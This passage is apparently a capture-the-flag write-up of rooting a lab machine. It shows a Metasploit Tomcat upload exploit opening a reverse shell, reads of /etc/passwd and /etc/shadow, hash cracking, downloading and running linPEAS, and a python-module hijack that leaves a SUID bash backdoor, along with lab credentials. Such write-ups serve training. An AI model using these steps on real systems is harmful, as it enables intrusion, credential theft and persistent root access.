msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.0.36
RHOSTS ⇒ 192.168.0.36
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT ⇒ 8080
```

With this configuration, we attempted the attack again using the “exploit” command. As the below image depicts, we have succeeded in getting a remote shell.

Remote Shell Gained

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.41:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying pBqZuRFtLQvjnFDlpps...
[*] Executing pBqZuRFtLQvjnFDlpps...
[*] Undeploying pBqZuRFtLQvjnFDlpps ...
[*] Sending stage (58829 bytes) to 192.168.0.36
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.0.41:4444 → 192.168.0.36:54970) at 2022-11-12 22:48:39 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > help

Core Commands
=============
```

Using the “shell” command, we drop into a regular instance of bash and can run commands such as “whoami.”

```
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
tomcat
```

Next, using the "cat /etc/passwd" command, we found all accessible accounts on the system.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
randy:x:1000:1000:randy,,,:/home/randy:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/home/tomcat:/bin/sh
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
jaye:x:1002:1002::/home/jaye:/bin/sh
```

From this output, we derived that these accounts are active on the system root, randy, tomcat, and jaye.

Privilege Escalation to Root

Now that we have access to the server, our goal is to elevate our privilege by accessing the root account.

While the group was focusing on enumerating the machine, one of our group members was able to use previously found credentials to log into the “jaye” account (password “melehifokivai”)


```
su: Authentication failure
su randy
Password: melehifokivai
su: Authentication failure
su jaye
Password: melehifokivai
whoami
jaye
```


Enumeration with linPEAS

To enumerate the system we used [linPEAS] on the target system. To do this, we used wget to download a pre-compiled version of linPEAS using the command “wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh”

```
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
--2022-11-12 21:08:58--  https://github.com/carlospolop/PEASS-ng/releases/download/20221106/linpeas.sh
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6f1b8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-11-12 21:08:58--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/83dc20c0-bf3e-4554-a9e8-8ad52f73b624?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20221113%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20221113T040844Z&X-Amz-Expires=300&X-Amz-Signature=6f1b8dbaa9f1f4952a832f8325c99589e116f4eb3bc71e3a6ea99417f9c872d26&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 827827 (808K) [application/octet-stream]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6% 1.18M 1s
    50K .......... .......... .......... .......... .......... 12% 1.46M 1s
   100K .......... .......... .......... .......... .......... 18% 1.66M 0s
   150K .......... .......... .......... .......... .......... 24% 4.55M 0s
   200K .......... .......... .......... .......... .......... 30% 2.86M 0s
   250K .......... .......... .......... .......... .......... 37% 2.93M 0s
   300K .......... .......... .......... .......... .......... 43% 1.84M 0s
   350K .......... .......... .......... .......... .......... 49% 3.35M 0s
   400K .......... .......... .......... .......... .......... 55% 2.21M 0s
   450K .......... .......... .......... .......... .......... 61% 3.77M 0s
   500K .......... .......... .......... .......... .......... 68% 3.66M 0s
   550K .......... .......... .......... .......... .......... 74% 3.46M 0s
   600K .......... .......... .......... .......... .......... 80% 3.70M 0s
   650K .......... .......... .......... .......... .......... 86% 3.51M 0s
   700K .......... .......... .......... .......... .......... 92% 3.44M 0s
   750K .......... .......... .......... .......... .......... 98% 6.79M 0s
   800K ........                                              100% 10.4M=0.3s

2022-11-12 21:08:59 (2.62 MB/s) - 'linpeas.sh' saved [827827/827827]
```


We then executed linPEAS via the “bash linpeas.sh” command.






Taking note of the above legend, we looked through the following output for red text highlighted in orange: such entries classify a “95% a [Privilege Escalation] vector”. In the linPEAS output below, we can see that it suggests that the machine is vulnerable to CVE-2021-4034 and CVE-2021-3560. We found a [script on Github that automates described in CVE-2022-3560], however, this solution did not work. We also attempted to use varying scripts to automate the attack described in CVE-2021-4034, such as the one at this [link]. These attacks also could not be initiated because the user can not access “make” or “gcc.”

With these two attacks failing, we looked back into linPEAS for other easy solutions. Later in the output generated by linPEAS, we found an executable at the location "/home/jaye/files/look" with the SUID and GUID bits set.




Running this executable, we are met with the following output.



The usage indicates that this is the standard "look" utility. Checking resources such as the GTFOBins entry for look tells us we can use it for privileged reads when the SUID bit is set.

Reading the /etc/shadow file

Intending to gain access to the root account, our team realized that ./look performed on the "/etc/shadow" file could provide us with the root password.



The results provide a username and hashed password combinations for the following accounts:

- root:6fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:18888:0:99999:7:::
- randy:6bQ8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwQgmmpakv/gsuzTodngjB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18888:0:99999:7:::
- tomcat:6XD2Bs.tL01.5OT2b$.uXUR3ysfujHGaz1YKj1l9XUOMhHcKDPXYLTexsWbDWqIO9ML40CQZPI04ebbYzVNBFmgv3Mpd3.8znPfrBNC1:18888:0:99999:7:::
- jaye:6Chqrqtd4U/B1J3gV$YjeAWKM.usyi/JxpfwYA6ybW/szqkiI1kerC4/JJNMpDUYKavQbnZeUh4WL/fB/4vrzX0LvKVWu60dq4SOQZB0:18887:0:99999:7:::

Cracking Root Credentials

Now that we have the hash values for all the passwords, including roots, we can use Hashcat again to attempt to crack it.

Hashcat on System Users


After using hashcat these hashes and running it against rockyou.txt, we observe the following results (command “hashcat -O -m 1800 -a 0 hashes.txt rockyou.txt”).

We found passwords for both Randy and Jaye, though we already knew Jaye’s password. Our team decided to continue enumerating Jaye’s and Randy’s accounts since we did not get root. Randy’s newly discovered password is “07051986randy”.


```
su randy
Password: 07051986randy
whoami
randy
```

Enumerating Randy's Account


After switching to randy's home directory, we noticed user.txt which contains the user flag for reaching this point. Note.txt contains some text from the system administrator, informing us we cannot add or remove files.




When re-attempting to download linPEAS, we observe an error. As we can see, we cannot write to the new in the home directory as the note suggested.



However, the same steps were successful in the temp directory.




Because we can create/edit files from this folder, we continued the downloading and executing linPEAS. As we can see the download and execution were successful.



According to the linPEAS output, Randy has permission to use sudo.

We attempted to use it to switch to a root shell, but it was unsuccessful.



Our team realized that if the “randy” account has sudo access and it is not allowed to execute bash via sudo, there are likely some filtered programs that Randy can access with sudo. We tested this hypothesis with the command “sudo -S -l”.


```
sudo -S -l
[sudo] password for randy: 07051986randy
Matching Defaults entries for randy on corrosion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User randy may run the following commands on corrosion:
    (root) PASSWD: /usr/bin/python3.8 /home/randy/randombase64.py
```

The above results show that Randy can run one command as sudo: “/usr/bin/python3.8/home/randy/randombase64.py”

We realized this was likely significant and checked the “randombase64.py” file. This short python script performs the following actions imports the module “base64”, asks the user for a message and encodes it as ascii, base64 encodes the encoded message bytes, decodes the base64 bytes to an ascii string, prints the base64 ascii string.

```
cat /home/randy/randombase64.py
import base64

message = input("Enter your string: ")
message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

print(base64_message)
```

After exploring many avenues, looking for vulnerabilities in the print() and input() functions in python 3.8, amongst many other possibilities, one of our team members noted that the base64 module must be stored locally on the system. LinPEAS found that the current user, randy, had access to modify that particular module.



We quickly realized that this python file would also run as sudo if the randombase64.py script was run using sudo. Therefore, we can modify this module to attack the system. Because of the unstable shell that we have through Meterpreter, we used printf to append “import os” and “os.system(‘chmod +s /bin/bash’)” to the base64 module.

printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py

```
printf "\nimport os\nos.system('chmod +s /bin/bash')\n" >> /usr/lib/python3.8/base64.py

cat /usr/lib/python3.8/base64.py
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""
```

At the end of this module, we now see the following.

```
        if o == '-e': func = encode
        if o == '-d': func = decode
        if o == '-u': func = decode
        if o == '-t': test(); return
    if args and args[0] != '-':
        with open(args[0], 'rb') as f:
            func(f, sys.stdout.buffer)
    else:
        func(sys.stdin.buffer, sys.stdout.buffer)


def test():
    s0 = b"Aladdin:open sesame"
    print(repr(s0))
    s1 = encodebytes(s0)
    print(repr(s1))
    s2 = decodebytes(s1)
    print(repr(s2))
    assert s0 == s2


if __name__ == '__main__':
    main()

import os
os.system('chmod +s /bin/bash')
```

Our modification seemingly worked! Before running the script with sudo, we observe the following when checking /bin/bash permissions.

```
ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

We then ran randombase64.py with sudo using the "sudo -S /usr/bin/python3.8 /home/randy/randombase64.py" command. We then checked the permissions on bash again using the "ls -la /bin/bash" command. The SUID bit is now set on /bin/bash.

```
sudo -S /usr/bin/python3.8 /home/randy/randombase64.py
[sudo] password for randy: 07051986randy
Enter your string: abc
YWJj

ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

With the SUID bit set, we can run /bin/bash with the parameter "-p" to drop us into a root shell. The explanation of why the parameter "-p" must be used can be found in the man pages for bash.

Turn on privileged mode. In this mode, the $ENV and $BASH_ENV files are not processed, shell functions are not inherited from the environment, and the SHELLOPTS, BASHOPTS, CDPATH, and GLOBIGNORE variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the -p option is not supplied, these actions are taken and the effective user id is set to the real user id. If the -p option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.

We can observe the results of this by running /bin/bash without and with -p, and observing the results:

```
/bin/bash
whoami
randy

/bin/bash -p
whoami
root
id
uid=1000(randy) gid=1000(randy) euid=0(root) egid=0(root) groups=0(root),27(sudo),1000(randy)
```

This method of enabling SUID on /bin/bash will give us a permanent and hard to notice backdoor into the root account.

Obtaining Root and the Flag

Now that we have access to the root account, we can navigate to "/root" where "root.txt" exists, containing the flag.

```
cd /root
ls -la
total 44
